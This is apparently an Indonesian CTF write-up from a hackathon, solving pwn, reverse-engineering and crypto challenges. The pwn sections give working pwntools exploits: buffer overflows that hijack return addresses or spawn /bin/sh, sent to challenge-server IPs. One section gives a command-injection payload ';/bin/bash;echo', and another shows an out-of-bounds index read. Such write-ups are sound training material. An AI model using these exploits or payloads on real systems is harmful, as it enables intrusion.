3     char s1[256]; // [rsp+0h] [rbp-100h] BYREF
4
5     puts("Masukkan license key yang valid untuk mendapatkan flag:");
6     gets(s1);
7     if ( strcmp(s1, "CSH-2022-FLAG") )
8         _exit(0);
9     return puts("Kok ngga muncul flagnya?");
10 }
```

Terdapat fungsi tersembunyi yang akan menampilkan flag apabila dipanggil

```
1 int getFlag()
2 {
3     puts(&s);
4     puts(&byte_2060);
5     puts(&byte_2088);
6     return system("cat flag.txt");
7 }
```

Sampai disini kita tahu bahwa program tersebut memiliki PIE protection dan NX/DEP enabled, sehingga yang harus kita lakukan adalah memodifikasi alamat return address dari fungsi vuln() ke fungsi getFlag().

Solusi

Dikarenakan alamat main diberitahu oleh soal, maka bisa kita buat program sebagai berikut



```
C: > Users > rayhan > Downloads > exploit.py
1  from pwn import *
2
3  elf = context.binary = ELF("./license")
4  p = remote('103.13.207.177', 20006)
5  #p = process()
6
7  p.recvuntil(b': ')
8  address = int(p.recvline(), 16)
9  elf.address = address - elf.sym['main']
10
11 payload = b"CSH-2022-FLAG" + b"\x00" + b"A"*250
12 payload += p64(elf.sym['getFlag'])
13
14 p.sendline(payload)
15 p.interactive()
16
```

Kita input string sesuai license yang diminta, kemudian gunakan hex code \x00 untuk membatasi string. Selanjutnya masukkan junk char ke 250 buffer yang tersisa (termasuk alamat RBP) untuk memodifikasi return address

```
rayhan@asusbook:~/Downloads$ python3 exploit.py
[*] '/mnt/c/Users/rayhan/Downloads/license'
    Arch:      amd64-64-little
    RELRO:     Full RELRO
    Stack:     No canary found
    NX:        NX enabled
    PIE:       PIE enabled
[+] Opening connection to 103.13.207.177 on port 20006: Done
[*] Switching to interactive mode
```

Cyber Security Hackathon

Masukkan license key yang valid untuk mendapatkan flag:
Kok ngga muncul flagnya?

Selamat! Ini Flagnya~

```
[*] Got EOF while reading in interactive
$
```

Kita berhasil masuk kedalam fungsi getFlag(). Akan tetapi, nilai return dari system("cat flag.txt") tidak muncul.

Setelah melakukan research selama beberapa jam, ditemukan sebuah artikel menarik yang berkaitan dengan problem ini

```
W...w...Wait? Who put this backdoor out back here?  
[*] Got EOF while reading in interactive  
  
$  
$ [*] Closed connection to pwn-2021.duc.tf port 31921  
[*] Got EOF while sending in interactive
```

I got an EOF while running this code. This is a common problem in Ubuntu-based machines.

<https://stackoverflow.com/questions/60729616/segfault-in-ret2libc-attack-but-not-hardcoded-system-call>

Giving it a read will tell about the problem and how to fix it. Just add “ret” after overwrite. We can find a perfect gadget ret for our exploit using ROPgadget.

```
$ ROPgadget --binary outBackdoor | grep ": ret"  
0x0000000000401016 : ret  
0x000000000040117a : ret 0xffffe  
0x0000000000401062 : retf 0x2f
```

Nilai flag tidak muncul karena masalah pada ubuntu-based machine. Berdasarkan writeup tersebut, solusi yang bisa kita lakukan yaitu menambahkan address dari ret itu sendiri sebelum alamat getFlag.

Diketahui bahwa alamat ret berada pada +98 dari alamat awal fungsi vuln()



```
1 from pwn import *
2
3 elf = context.binary = ELF("./license")
4 p = remote('103.13.207.177', 20006)
5 #p = process()
6
7 p.recvuntil(b': ')
8 address = int(p.recvline(), 16)
9 elf.address = address - elf.sym['main']
10
11 payload = b"CSH-2022-FLAG" + b"\x00" + b"A"*250
12 payload += p64(elf.sym['vuln']+98)
13 payload += p64(elf.sym['getFlag'])
14
15 p.sendline(payload)
16 p.interactive()
17 |
```

```
rayhan@asusbook:~/Downloads$ python3 exploit.py
[*] '/mnt/c/Users/rayhan/Downloads/license'
    Arch:      amd64-64-little
    RELRO:     Full RELRO
    Stack:     No canary found
    NX:        NX enabled
    PIE:       PIE enabled
[+] Opening connection to 103.13.207.177 on port 20006: Done
[*] Switching to interactive mode
```

Cyber Security Hackathon

Masukkan license key yang valid untuk mendapatkan flag:
Kok ngga muncul flagnya?

Selamat! Ini Flagnya~

cyberwarriors{buk4n_s04l_r3v3rs1ng_m4sz3h}

FLAG = cyberwarriors{buk4n_s04l_r3v3rs1ng_m4sz3h}

BO 1



Challenge

14 Solves

X

BO 1

200

Overwrite Me!

103.13.207.177 20002



Flag

Submit

Deskripsi

Diberikan program dengan kode sebagai berikut

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char v4[140]; // [rsp+0h] [rbp-90h] BYREF
4     int v5; // [rsp+8Ch] [rbp-4h]
5
6     _init_(argc, argv, envp);
7     v5 = 31337;
8     printf("[>] Nama: ");
9     gets(v4);
10    if ( v5 == -559038242 )
11    {
12        putchar(10);
13        puts("[*] Backdoor activated");
14        puts("[*] Access granted...");
15        system("/bin/sh");
16    }
17    else
18    {
19        printf("[*] Welcome %s!\n", v4);
20    }
21    return 0;
22 }
```

Analisis



Kita perlu merubah nilai variabel v5 menjadi nilai yang dibutuhkan untuk masuk kedalam percabangan tersebut.

Berikut checksec dari file bo1

```
rayhan@asusbook:~/Downloads$ checksec --file=bo1
RELRO           STACK CANARY      NX          PIE
d   Fortifiable FILE
Partial RELRO  No canary found  NX disabled  No PIE
No RPATH        No RUNPATH     71 Symbols    No       0
2      bo1
```

Solusi

Kita buat program seperti dibawah ini

```
1  from pwn import *
2
3  elf = context.binary = ELF("./bo1")
4  p = remote('103.13.207.177', 20002)
5  p = process()
6
7  p.recvuntil(b': ')
8
9  payload = b"A"*140 + p64(0xDEADC0DE)
10
11 p.sendline(payload)
12 p.interactive()
13 |
```

Jalankan secara lokal terlebih dahulu. Apabila berhasil, maka dapat menjalankannya pada nc yang telah diberikan

```
$ cat flag.txt
cyberwarriors{successfully_modified_address}$ |
```

FLAG = cyberwarriors{successfully_modified_address}

BO 2



Challenge

8 Solves

X

BO 2

413

Return to Me!

103.13.207.177 20003



Flag

Submit

Deskripsi

Diberikan file BO2, dan jika di cek details akan mendapatkan hasil sebagai berikut

```
rayhan@asusbook:~/Downloads$ file bo2
bo2: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=6c48bb79c589f152c132c9852994bb2d9a2193d0, for GNU/Linux 3.2.0, not stripped
rayhan@asusbook:~/Downloads$
```

```
rayhan@asusbook:~/Downloads$ checksec --file=bo2
RELRO           STACK CANARY      NX          PIE          RPATH        RUNPATH      Symbols      FORTIFY Fortified
d   Fortifiable FILE
Partial RELRO No canary found  NX disabled  No PIE      No RPATH    No RUNPATH  70 Symbols  No       0
2   bo2
rayhan@asusbook:~/Downloads$
```

Analisis

Kita analisis dengan cara decompile program menggunakan IDA Pro

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char v4[128]; // [rsp+0h] [rbp-80h] BYREF
4
5     _init__(argc, argv, envp);
6     printf("[>] Nama: ");
7     gets(v4);
8     printf("[*] Welcome, %s!\n", v4);
9     return 0;
10 }
```

Berdasarkan data diatas, yang perlu kita lakukan adalah membelokkan return address fungsi main ke fungsi secret()

Solusi

Berikut eksplorit yang telah dibuat

```
1 from pwn import *
2
3 elf = context.binary = ELF("./bo2")
4 p = remote('103.13.207.177', 20003)
5 #p = process()
6
7 p.recvuntil(b': ')
8
9 payload = b"A"*136 + p64(0x0000000000401244) + p64(0x0000000000401196)
10
11 p.sendline(payload)
12 p.interactive()
13 |
```

Kita tambahkan address dari ret sebelum address secret untuk menghindari problem yang sama dengan soal license

```
$ cat flag.txt
cyberwarriors{access_granted_hackers!}#$
```

FLAG = cyberwarriors{access_granted_hackers!}

MD5 Generator



Challenge

12 Solves

X

MD5 Generator

285

Disediakan layanan untuk generate md5 digest dari inputan yang diberikan pengguna

103.13.207.177 20007

chall

Flag

Submit

Deskripsi

Diberikan sebuah file yang akan meminta sebuah input string dan kemudian melakukan kalkulasi md5sum dari input tersebut, setelah itu ditampilkan. Berikut programnya setelah didecompile

```
 24 v12 = 0;
 25 setbuf(_bss_start, 0LL);
 26 puts("Selamat datang di program MD5hash Generator");
 27 printf("Silahkan masukkan kata yang ingin digenerate : ");
 28 __isoc99_scanf("%s", v4);
 29 sprintf(s, "echo %s | md5sum", (const char *)v4);
 30 system(s);
 31 return 0;
 32 }
```

Analisis

Setelah analisis maka didapatkan input menggunakan `scanf`, dan diconcat langsung kedalam bash script di dalam kode

Solusi



solusi dari soal tersebut yaitu menginjeksi kode di dalam input string untuk mendapatkan flag. Karena menggunakan scanf, kita tidak bisa menginputkan karakter spasi dan juga petik. Oleh karena itu, berikut payload yang digunakan

```
;/bin/bash;echo
```

```
cat ride.txt  
cat flag.txt  
cyberwarriors{c0d3_1nj3ct1on_eZ}
```

```
FLAG = cyberwarriors{c0d3_1nj3ct1on_eZ}
```

Arsip



Challenge

12 Solves

X

Arsip

285

Sebuah program sederhana yang membaca nilai dari sebuah array

103.13.207.182 20005



Flag

Submit

Deskripsi

Dikasih program chall , program yang membaca nilai dari sebuah array

Analisis



```
1
2 int baca_data(void)
3
4 {
5     int iVar1;
6     long in_FS_OFFSET;
7     int local_14;
8     long local_10;
9
10    local_10 = *(long *) (in_FS_OFFSET + 0x28);
11    printf("Masukkan indeks: ");
12    __isoc99_scanf(&DAT_0010201a,&local_14);
13    if (local_14 < 6) {
14        printf("Nilai yang tersimpan: %s\n",&data + (long)local_14 * 10);
15        iVar1 = printf("Bye!");
16    }
17    else {
18        puts("Indeks terlalu banyak!");
19        iVar1 = 0;
20    }
21    if (local_10 != *(long *) (in_FS_OFFSET + 0x28)) {
22        /* WARNING: Subroutine does not return */
23        __stack_chk_fail();
24    }
25    return iVar1;
26}
27
```

Dari offsite 14 function baca_data bisa diketahui untuk proses output dari program menggunakan &data + input*10 user dengan syarat input < 6. Dari sinilah didapatkan vulner apabila input < 0 maka output bisa mengeluarkan data pada &data-input*10.

Cg Decompile: main - (chall2)

```
1
2 undefined8 main(void)
3
4 {
5     FILE * __stream;
6
7     setbuf(stdin, (char *)0x0);
8     setbuf(stdout, (char *)0x0);
9     __stream = fopen("flag.txt","r");
10    if (__stream == (FILE *)0x0) {
11        puts("Error: flag not found");
12    }
13    else {
14        fgets(flag,0x32,__stream);
15        menu();
16        baca_data(&data);
17    }
18    return 0;
19}
```

Pada function main bisa dilihat bahwa terdapat function untuk mendapatkan flag yang disimpan pada &flag. Untuk selisih &flag dan &data dapat dilihat pada:



```
flag          XREF[2]: Entry Point  
00104200 00 00 00 undefined...  
00 00 00  
00 00 00 ...  
  
data          XREF[3]: En  
ba  
ma:  
00104400 66 ?? 66h f
```

Selisih yang didapatkan yaitu $0x104400 - 0x104200 = 0x200$. Karena pada function baca_data terdapat interval kelipatan 10 maka tinggal dibagi $0x200 / 10 = 51,2$.

Solusi

Dari hal tersebut didapatkan untuk input yang harus masukkan yaitu -51

```
Cyber Security Hackathon  
  
Masukkan indeks: -51  
Nilai yang tersimpan: cyberwarriors{1nd3x_4rr4y_Out_0f_b0und_huh?}  
Bye!
```

FLAG = cyberwarriors{1nd3x_4rr4y_Out_0f_b0und_huh?}

Reverse Engineering



Hidden

Deskripsi

Diberikan file program, dimana terdapat fungsi getFlag() didalamnya. Decompile program menggunakan IDA Pro

```
1 int getFlag()
2 {
3     int result; // eax
4     int i; // [rsp+Ch] [rbp-4h]
5
6     for ( i = 0; i <= 28; ++i )
7         result = putchar((char)(i ^ flag[i]));
8
9 }
```

Analisis

Untuk mendapatkan flag, kita hanya perlu melakukan xor pada string flag dengan angka 0 hingga 28

Kami menggunakan decompiler cutter untuk mendapatkan string flag

```
void getFlag(void)
{
    int64_t var_4h;

    for (var_4h._0_4_ = 0; (int32_t)var_4h < 0x1d; var_4h._0_4_ = (int32_t)var_4h + 1) {
        .plt.sec((int32_t)(char)("cx`fvrguz`ey\x7fv~;~(+zxJ\"fGrQf"[(int32_t)var_4h] ^ (uint8_t)(int32_t)var_4h));
    }
    return;
}
```

Solusi

Berikut program yang dibuat

```
> Users > rayhan > Downloads > solvehiddenre.py
1 |flag = "cx`fvrguz`ey\x7fv~;~(+zxJ\"fGrQf"
2 |newFlag = ""
3 |
4 |for i in range(28):
5 |    newFlag += chr(ord(flag[i]) ^ i)
6 |
7 |print(newFlag)
```

```
rayhan@asusbook:~/Downloads$ python3 solvehiddenre.py  
cyberwarriors{p4n99il_4q_kK}
```

FLAG = {p4n99il_4q_kK}



Flag checker



Challenge

9 Solves

X

Flag Checker

387

Cek kevaldian flag kelean

chall

Flag

Submit

Deskripsi

Diberi file berisikan sebagai berikut :

```
_int64 __fastcall main(int a1, char **a2, char **a3)

char v4[56]; // [rsp+0h] [rbp-40h] BYREF
unsigned __int64 v5; // [rsp+38h] [rbp-8h]

v5 = __readfsqword(0x28u);
printf("Berikan aku flag> ");
_isoc99_scanf("%43s", v4);
if ( (unsigned int)verif((__int64)v4, (__int64)"7h1s_1s_n0t_th3_r3al_f14g_d0nt_subm17_h3h3!") )
    puts("NT dahh!");
else
    printf("Mantullss! Ini flagnya> %s\n", v4);
return 0LL;
```

Analisis

Setelah Kita Analisis, pada function main melakukan perbandingan dengan sebuah string dengan fungsi verif. Pada function verif melakukan operasi fungsi untuk setiap character dengan aturan masing-masing. Dan terdapat 3 sub function yaitu function plus, minus, dan xor.

PTR_FUN_00104050		
00104050 a9 11 10	addr	FUN_001011a9
00 00 00		
00 00		
00104058 c7 11 10	addr	FUN_001011c7
00 00 00		
00 00		
00104060 e7 11 10	addr	FUN_001011e7
00 00 00		
00 00		

Solusi

Pertama melakukan pengambilan data pada db program pada offsite 0x4020.

```
byte_4020    db ',', 0EFh, 'S', 0F2h, 0EDh, 'F', 0EEh, 0EDh, 1Ch, '9'
              ; DATA XREF: verif+60@o
db 5, '-', 0FFh, 0EDh, '@', 11h, '?', 'P', 0D0h, '8', '3'
db 0F9h, 6, 'X', 0CDh, 0F8h, ';', '3', 6, 'G', 4, 8, 'F'
db 10h, 0Eh, 'W', 0F9h, 0EDh, '7', 'F', '8', 'F', '\|'
```

Kemudian melakukan scripting untuk melakukan reverse flag.

```
1 p = open("hexdata.txt","r")
2
3 data1 = p.readlines()
4 data = []
5 for i in data1:
6     data.append(int(i.split(" ")[9],16))
7
8 strdata = "7h1s_1s_n0t_th3_r3al_f14g_d0nt_subm17_h3h3!"
9 flag = ""
10 for i in range(len(strdata)):
11     if(i%3==0):
12         flag+=chr(ord(strdata[i])+data[i])
13     if(i%3==1):
14         flag+=chr((ord(strdata[i])-data[i])%256)
15     if(i%3==2):
16         flag+=chr(ord(strdata[i])^data[i])
17
18
19 print(flag)
```

Didapatkan output = **cybtrwšrrioru{sp3c14lſfljg_ch3ck3r_f1r_y0u}**

Untuk hasil yang didapatkan flagnya yaitu = cybtrwšrrioru{sp3c14lſfljg_ch3ck3r_f1r_y0u}. string tersebut masih terdapat keanehan dan terlihat salah mungkin karena beberapa data hex yang berbeda. Karena itu melakukan penyesuaian pada flag dan didapatkan cyberwarriors{sp3c14l_f14g_ch3ck3r_f0r_y0u} yang kemungkinan merupakan flag, kemudian melakukan pencocokan pada program.

```
Berikan aku flag> cyberwarriors{sp3c14l_f14g_ch3ck3r_f0r_y0u}
Mantulss! Ini flagnya> cyberwarriors{sp3c14l_f14g_ch3ck3r_f0r_y0u}
```

Flag = cyberwarriors{sp3c14l_f14g_ch3ck3r_f0r_y0u}



Trace



Challenge

25 Solves

X

Trace 100

Can you trace the process of program?

chall

Flag

Submit

Deskripsi

Diberikan sebuah program yang mengecek inputan pengguna apakah sudah sesuai dengan flag yang diberikan. Untuk menyelesaikan soal ini, kita bisa menggunakan trace atau gdb.

Analisis

Pada kesempatan ini, kita menggunakan gdb untuk melihat isi stack saat melakukan komparasi string yang diinputkan dengan flag yang sesungguhnya

```
stack
0x007fffffe7e0: +0x0000: "cyberwarriors{you_can_solve_this_chall_easily_using [...]}"      + $rsp, $rbp, $rdi
0x007fffffe7e0: +0x0000: "rions{you can solve this chall easily using ltrace}"
0x007fffffe7f0: +0x0010: "you can solve this chall easily using ltrace"
0x007fffffe7f8: +0x0018: "live this chall easily using ltrace"
0x007fffffe800: +0x0020: "_chall_easily_using_ltrace"
0x007fffffe800: +0x0028: "asily using ltrace"
0x007fffffe810: +0x0030: "ing_ltrace"
0x007fffffe818: +0x0038: 0x000000007d5653 ("ee")?

0x001179 cmain+159>    call  0x0010c0 <__isoc99_scanf@plt>
0x00117e cmain+174>    mov   rsi, r12
0x001181 cmain+177>    mov   rdi, rbp
= 0x001184 cmain+180>    call  0x0010d0 <strcmp@got.plt>
0x0010a0 <strcmp@got.plt> endbr64
0x0010a4 <strcmp@got.plt+4> bnd   jmp QWORD PTR [rip+0x2f7d]      # 0x404028 <strcmp@got.plt>
0x0010ab <strcmp@got.plt+11> nop    DWORD PTR [rax+rax*1+0x0]
0x0010b0 <_printf_chk@plt+4> endbr64
0x0010b4 <_printf_chk@plt+4> bnd   jmp QWORD PTR [rip+0x2f75]      # 0x404030 <_printf_chk@got.plt>
0x0010bb <_printf_chk@plt+11> nop    DWORD PTR [rax+rax*1+0x0]

strcmp@plt (
$rdi = 0x007fffffe7e0 + "cyberwarriors{you_can_solve_this_chall_easily_using [...]"'
$rsi = 0x007fffffe830 + "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa [...]"'
)

[!] Id 1, Name: "trace", stopped 0x001184 in main (), reason: BREAKPOINT
[!] 0x001184 + main()
[!] g-f8

arguments (guessed)
threads
trace
```

Solusi

Menggunakan tools gdb kita langsung mendapatkan flag

```
FLAG =
cyberwarriors{you_can_solve_this_chall_easily_using_ltrace}
```

Inimahdasar



Challenge

16 Solves

X

inimah dasar

100

Avenger Assemble!

103.13.207.177 30003

asm.txt

Flag

Submit

Deskripsi

Diberikan sebuah file txt yang berisikan Bahasa assembly dari sebuah program

Analisis

```
140d: 48 8d 3d 54 0d 00 00    lea    rdi,[rip+0xd54]      # 2168 <_IO_stdin_used+0x168>
1414: b8 00 00 00 00    mov    eax,0x0
1419: e8 12 fd ff ff    call   1130 <__isoc99_scanf@plt>
141e: 48 8d 45 f1    lea    rax,[rbp-0xf]
1422: 48 89 c7    mov    rdi,rax
1425: e8 eb fe ff ff    call   1315 <verif>
142a: b8 00 00 00 00    mov    eax,0x0
142f: 48 8b 55 f8    mov    rdx,QWORD PTR [rbp-0x8]
1433: 64 48 33 14 25 28 00  xor    rdx,QWORD PTR fs:0x28
```

Pada program setelah melakukan input scanf program call pada function verif.

```

0000000000001315 <verif>:
1315: f3 0f 1e fa        endbr64
1319: 55                 push    rbp
131a: 48 89 e5          mov     rbp,rs
131d: 48 83 ec 10        sub    rsp,0x10
1321: 48 89 7d f8        mov    QWORD PTR [rbp-0x8],rdi
1325: 48 8b 45 f8        mov    rax,QWORD PTR [rbp-0x8]
1329: 0f b6 00          movzx  eax,BYTE PTR [rax]
132c: 3c 5a              cmp    al,0x5a
132e: 75 66              jne    1396 <verif+0x81>
1330: 48 8b 45 f8        mov    rax,QWORD PTR [rbp-0x8]
1334: 48 83 c0 01        add    rax,0x1
1338: 0f b6 00          movzx  eax,BYTE PTR [rax]
133b: 3c 70              cmp    al,0x70
133d: 75 57              jne    1396 <verif+0x81>
133f: 48 8b 45 f8        mov    rax,QWORD PTR [rbp-0x8]
1343: 48 83 c0 02        add    rax,0x2
1347: 0f b6 00          movzx  eax,BYTE PTR [rax]
134a: 3c 5a              cmp    al,0x5a
134c: 75 48              jne    1396 <verif+0x81>
134e: 48 8b 45 f8        mov    rax,QWORD PTR [rbp-0x8]
1352: 48 83 c0 03        add    rax,0x3
1356: 0f b6 00          movzx  eax,BYTE PTR [rax]
1359: 3c 65              cmp    al,0x65
135b: 75 39              jne    1396 <verif+0x81>
135d: 48 8b 45 f8        mov    rax,QWORD PTR [rbp-0x8]
1361: 48 83 c0 04        add    rax,0x4
1365: 0f b6 00          movzx  eax,BYTE PTR [rax]
1368: 3c 4d              cmp    al,0x4d
136a: 75 2a              jne    1396 <verif+0x81>
136c: 48 8b 45 f8        mov    rax,QWORD PTR [rbp-0x8]
1370: 48 83 c0 05        add    rax,0x5
1374: 0f b6 00          movzx  eax,BYTE PTR [rax]
1377: 3c 53              cmp    al,0x53
1379: 75 1b              jne    1396 <verif+0x81>
137b: 48 8b 45 f8        mov    rax,QWORD PTR [rbp-0x8]
137f: 48 83 c0 06        add    rax,0x6
1383: 0f b6 00          movzx  eax,BYTE PTR [rax]
1386: 3c 61              cmp    al,0x61
1388: 75 0c              jne    1396 <verif+0x81>
138a: b8 00 00 00 00        mov    eax,0x0
138f: e8 fa fe ff ff        call   128e <getFlag>
1394: eb 11              jmp    13a7 <verif+0x92>
1396: 48 8d 3d 93 0c 00 00      lea    rdi,[rip+0xc93]      # 2030 <_IO_stdin_used+0x30>
139d: b8 00 00 00 00        mov    eax,0x0
13a2: e8 49 fd ff ff        call   10f0 <printf@plt>
13a7: 90                  nop
13a8: c9                  leave
13a9: c3                  ret

```

Pada function verif melakukan iterasi perbandingan dengan HexValue, yaitu:

```

1 lis = [0x5a, 0x70, 0x5a, 0x65, 0x4d, 0x53, 0x61]
2 passwd = "".join([chr(x) for x in lis])
3 print(passwd)
4
5 passwd = "ZpZeMSa"

```

Kemudian melakukan pengiriman.

Solusi



Berikut ini exploit ang bisa digunakan

```
1  from pwn import *
2  p = remote("103.13.207.177","30003")
3  lis = [0x5a, 0x70, 0x5a, 0x65, 0x4d, 0x53, 0x61]
4  passwd = "".join([chr(x) for x in lis])
5  p.recv()
6  p.sendline(passwd.encode())
7  print(p.recv().decode())
```

```
[+] Opening connection to 103.13.207.177 on port 30003: Done
cyberwarriors{4ssembly_buk4n_s3mb4r4n9_4ssembly}

[*] Closed connection to 103.13.207.177 port 30003
```

Flag = cyberwarriors{4ssembly_buk4n_s3mb4r4n9_4ssembly}

What The Flag



Challenge

18 Solves

X

What the Flag

100

What the Flag ?

chall

Flag

Submit

Deskripsi

Diberikan sebuah file chall

Analisis

```
local_20 = *(long *) (in_FS_OFFSET + 0x28);
local_f8 = 0x6371787c68e7269;
local_f0 = 0x785d6cc5677b7a60;
local_e8 = 0x5345697b4f436269;
local_e0 = 0x5177616a607b4651;
local_d8 = 0x435141476f731f1c;
local_d0 = 0x4e4b;
local_c8 = 0;
local_c0 = 0;
local_b8 = 0;
local_b0 = 0;
local_a8 = 0;
local_a0 = 0;
local_98 = 0;
printf("[>] Flag: ");
__isoc99_scanf(_eDAT_0010200f, local_88);
i = 0;
while( true ) {
    sVar1 = strlen((char *)&local_f8);
    if (sVar1 <= (ulong)(long)i) break;
    if ((i + 10U ^ (int)local_88[i]) != (int)*(char *)((long)&local_f8 + (long)i)) {
        puts("[-] Wrong!");
        /* WARNING: Subroutine does not return */
        exit(0);
    }
    i = i + 1;
}
printf("[CORRECT] Flag: %s\n", local_88);
if (local_20 != *(long *) (in_FS_OFFSET + 0x28)) {
    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
}
return 0;
```

Function diatas melakukan pengecekan dengan iterasi sepanjang data string yang terlihat dalam bentuk hex pada local_f8

local_d0. Pengecekan dengan cara `input[i] ^ (10+i)`. Kemudian membuat script.

Solusi

Berikut script exploit yang bisa digunakan

```
1  s1 = bytes.fromhex("6371787c686e7269")
2  s2 = bytes.fromhex("785d6c65677b7a60")
3  s3 = bytes.fromhex("5345697b4f436269")
4  s4 = bytes.fromhex("5177616a607b4651")
5  s5 = bytes.fromhex("435141476f731f1c")
6  s6 = bytes.fromhex("4e4b")
7
8  def rev(x):
9      x = x.decode()
10     ret = ""
11     for i in range(len(x)):
12         ret += x[len(x)-1-i]
13     return ret
14
15    stot = rev(s1)+rev(s2)+rev(s3)+rev(s4)+rev(s5)+rev(s6)
16    che = ""
17    for i in range(len(stot)):
18        che += chr(ord(stot[i])^(10+i))
19
20    print(che)
```

```
PS C:\Users\mardhamadz-VirtualBox\Documents\Video Game\Pj-Easy-ELF> python3 exploit.py
cyberwarriors{Easy_Reverse_ELF_x64_Binary}
```

```
FLAG = cyberwarriors{Easy_Reverse_ELF_x64_Binary}
```

Find The Number



Challenge

6 Solves

X

Find the Number

456

Give me the valid license!

103.13.207.182 30001

chall

Flag

Submit

Deskripsi

Diberikan file chall yang berisi sebagai berikut

```
v11 = __readfsqword(0x28u);
__init__(argc, argv, envp);
v5 = 0;
v6 = 0;
do
    __isoc99_scanf("%d%c", &v7[v5++], &v4);
    while ( v4 != 10 );
    if ( v7[0] != 1337 )
        exit(0);
    if ( v7[2] != 1337 * v7[1] )
        exit(0);
    if ( v8 + v9 != 1337 )
        exit(0);
    if ( v10 - v8 != 10 )
        exit(0);
    if ( v10 != v9 + v7[0] )
        exit(0);
    printf("[+] Flag: ");
    system("cat flag.txt");
return 0;
```

Analisis



Dari fungsi diatas tinggal untuk menemukan input yang sesuai dengan kondisi tersebut dan di dapatkan persamaan:

$$v70 = 1337$$

$$v72 = 1337$$

$$v71 = 1$$

$$v8 + v9 = 1337$$

$$v10 - v8 = 10$$

$$v70 + v9 = v10$$

$$1337 = v10 - v9$$

$$v8 = v10 - 10$$

$$v9 + v10 = 1347$$

$$v10 - v9 = 1337$$

$$2v9 = 10$$

$$v9 = \frac{10}{2} = 5$$

$$v10 = 1337 + 5 = 1342$$

$$v8 = 1342 + 10 = 1332$$

Solusi

Setelah mendapatkan masing-masing nilai tinggal melakukan pengiriman.

```
1  from pwn import *
2
3  v70=1337
4  v72=1337
5  v71=1
6  v9=5
7  v10=1342
8  v8=1332
9
10 print("{} {} {} {} {}".format(v70,v71,v72,v8,v9,v10))
11 p = remote('103.13.207.182','30001')
12 payload = "{} {} {} {} {}".format(v70,v71,v72,v8,v9,v10)
13 p.sendline(payload.encode())
14 flag = p.recv()[:-2]
15 print(flag.decode().split(": ")[1])
```

```
[+] Opening connection to 103.13.207.182 on port 30001: Done
cyberwarriors{Did_you_just_manually_search_the_numbers?}
[*] Closed connection to 103.13.207.182 port 30001
```

```
FLAG =
cyberwarriors{Did_you_just_manually_search_the_numbers?}
```

Cryptography

One Xor Away



Challenge

30 Solves

X

One Xor Away

100

Find the right one!

flag.enc

encrypt.py

Flag

Submit

Deskripsi

Diberikan 2 file, file flag.enc dan file encrypt.py. ditugaskan untuk mengdekripsi flag.enc untuk mendapatkan flag

Analisis

```
def encrypt(message, key):
    return ''.join(chr(ord(i) ^ key) for i in message)

def fwrite(fname, message):
    with open(fname, 'w') as w:
        w.write(message)
    w.close()

    return True

def main():
    f = open('flag.txt').read()
    k = randint(1, 256)

    enc = encrypt(f, k)
    enc = b64e(enc.encode()).decode()

    fwrite('flag.enc', enc)
```

Kita lihat program encrypt.py yang diberikan. Flag dienkripsi dengan cara di xor menggunakan bilangan acak antara 1-256, kemudian di lakukan encode base64



Kita bisa mendekrip teks sandi tersebut kembali dengan cara mendecodenya dari base64, kemudian lakukan bruteforce dari angka 1-256. Modifikasi saja program tersebut untuk menyelesaikan soal

Solusi

```
1  #!/usr/bin/env python3
2
3  from random import randint
4  from base64 import b64decode
5
6
7  def decrypt(message, key):
8      return ''.join(chr(ord(i) ^ key) for i in message)
9
10 def fwrite(fname, message):
11     with open(fname, 'w') as w:
12         w.write(message)
13         w.close()
14
15     return True
16
17 def main():
18     f = open('flag.enc').read()
19     plain = b64decode(f.encode()).decode()
20     for i in range(1,256):
21         temp = decrypt(plain, i)
22         if temp[:5] == "cyber":
23             plain = temp
24             break
25
26     print(plain)
27
28
29 if __name__ == '__main__':
30     main()
```

```
rayhan@asusbook:~/Downloads$ python3 encrypt.py
cyberwarriors{not_guessing_just_bruteforcing_that_one_byte}
```

FLAG

=

cyberwarriors{not_guessing_just_bruteforcing_that_one_byte}



Challenge

10 Solves

X

LLR

356

Lagi Lagi RSA

[output.txt](#)[chall.py](#)

Flag

Submit

Deskripsi

Analisis

```
1  from Crypto.Util.number import bytes_to_long, getPrime
2  from flag import flag
3
4  def generate():
5      p = getPrime(2048)
6      q = getPrime(2048)
7      n = p * q
8      return n
9
10 def encrypt(m,e,n):
11     c = pow(m,e,n)
12     c = pow(c,e,n)
13     c = pow(c,e,n)
14     return c
15
16 with open("output.txt","w") as f:
17     for i in range(3):
18         m = bytes_to_long(flag)
19         n = generate()
20         c = encrypt(m,3,n)
21         f.write(str(n) + "♥" + str(c) + "\n")
```

Pada chall.py bisa diketahui untuk RSA encryption dengan rumus :

$$m = \text{bytes.to.long}(FLAG)$$

$$m^{27} = c1 \pmod{n1}$$

$$m^{27} = c2 \pmod{n2}$$

$$m^{27} = c2 \pmod{n2}$$

Dari persamaan diatas nilai dari m^{27} dapat dicari dengan theorema CRT

(Chinese Remainder Theorem). Kemudian untuk memulihkan m menggunakan

$$m = \text{Akar}(m^{27}, 27)$$

Solusi

membuat script untuk menyelesaikan persamaan tersebut:

```
1  p = open("output.txt", "r")
2  data1 = p.readlines()
3  data = []
4  for i in data1:
5      data.append(i.split(" "))
6
7  modd = []
8  vv = []
9  for i in data:
10     modd.append(int(i[0]))
11     vv.append(int(i[1]))
12
13 from sympy.ntheory.modular import crt
14 import gmpy2
15
16 crrt = crt(modd, vv)
17 cip = gmpy2.iroot(crrt[0], 27)
18 from Crypto.Util.number import *
19 print(long_to_bytes(cip[0]))
```

```
b"cyberwarriors{3v3n_rs4_h4s_a_c0upl3_:'})"
```

```
Flag = cyberwarriors{3v3n_rs4_h4s_a_c0upl3_:'})}
```

Caexor



Challenge 21 Solves X

Caexor

100

Caexir your Old Friends!

[flag.enc](#) [encrypt.py](#)

Flag Submit

Deskripsi

Diberikan 2 file, file flag.enc dan file encrypt.py . ditugaskan untuk mendekripsi file flag.enc untuk mendapatkan flag

Analisis

```
def encrypt_1(msg, key):
    encoded = ""

    for i in msg:
        if i.isalpha():
            if i.islower():
                encoded += ascii_lowercase[(ascii_lowercase.find(i) + key) % 26]
            else:
                encoded += ascii_uppercase[(ascii_uppercase.find(i) + key) % 26]
        else:
            encoded += i

    return encoded

def encrypt_2(msg):
